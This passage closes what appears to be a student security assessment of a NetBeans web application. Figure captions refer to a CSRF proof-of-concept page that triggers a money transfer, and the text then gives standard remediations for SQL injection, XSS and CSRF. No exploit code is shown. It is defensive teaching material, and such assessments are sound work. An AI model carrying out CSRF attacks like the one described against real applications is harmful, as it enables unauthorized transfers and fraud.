


Fig 5.6 `CSRF_MILLIONAIR.html`, as a web page




Fig 5.7 Successful transfer of money after clicking link

Summary

The exclusive use of get requests and absence of **SameSite** cookies leave the application vulnerable to **CSRF** exploitation.

Remediations

1. **SQL** Injections

Best Practices for Prevention:

- **Use Prepared Statements (Parameterized Queries):**
 - Always use parameterized queries or prepared statements, which separate **SQL** code from user input. This ensures that user input is treated as data, not executable code.
- **Stored Procedures:**
 - Stored procedures can help encapsulate **SQL** logic, preventing direct injection. However, they must be written securely, as they can still be vulnerable to injection if they are poorly designed.
- **Validation and Sanitization:**
 - Validate all user input (e.g., usernames, email addresses, search queries) against expected patterns and types (e.g., alphanumeric characters, valid email format).

2. XSS Injections

- **Escape User Input:**

- When rendering user-generated content, escape special characters (such as `<`, `>`, `"`, `'`, and `&`) to prevent the browser from interpreting them as **HTML** or **JavaScript**. This ensures that user input is treated as plain text and not executable code.

3. CSRF Attacks

- **Use Anti-CSRF Tokens:**

- Every form submission should include a unique **CSRF** token (a random value), and this token should be validated on the server-side before processing any sensitive request.

- **SameSite Cookies:**

- Set the **SameSite** attribute on cookies to **Strict** or **Lax** to prevent them from being sent in cross-origin requests.

- **Use the POST Method:**

- Ensure that actions that modify data (e.g., transferring money, changing account details) are done via **POST** requests, not **GET** requests. **GET** requests should only be used for retrieving data.

Conclusion

The NetBeans web application presented several vulnerabilities that jeopardize the integrity of the application and its users. These weaknesses, which include **SQL Injection**, **XSS**, and **CSRF** vulnerabilities, expose the application to various forms of attack, ranging from unauthorized data access to potential session hijacking and data manipulation.

To strengthen the security of the application, several remediation strategies are recommended. These include implementing parameterized queries to prevent **SQL Injection**, escaping and sanitizing user input to mitigate **XSS**, and utilizing **Anti-CSRF** tokens and **SameSite** cookies to prevent **CSRF** attacks. Additionally, switching sensitive operations to **POST** methods would further reduce the risk of malicious exploitation.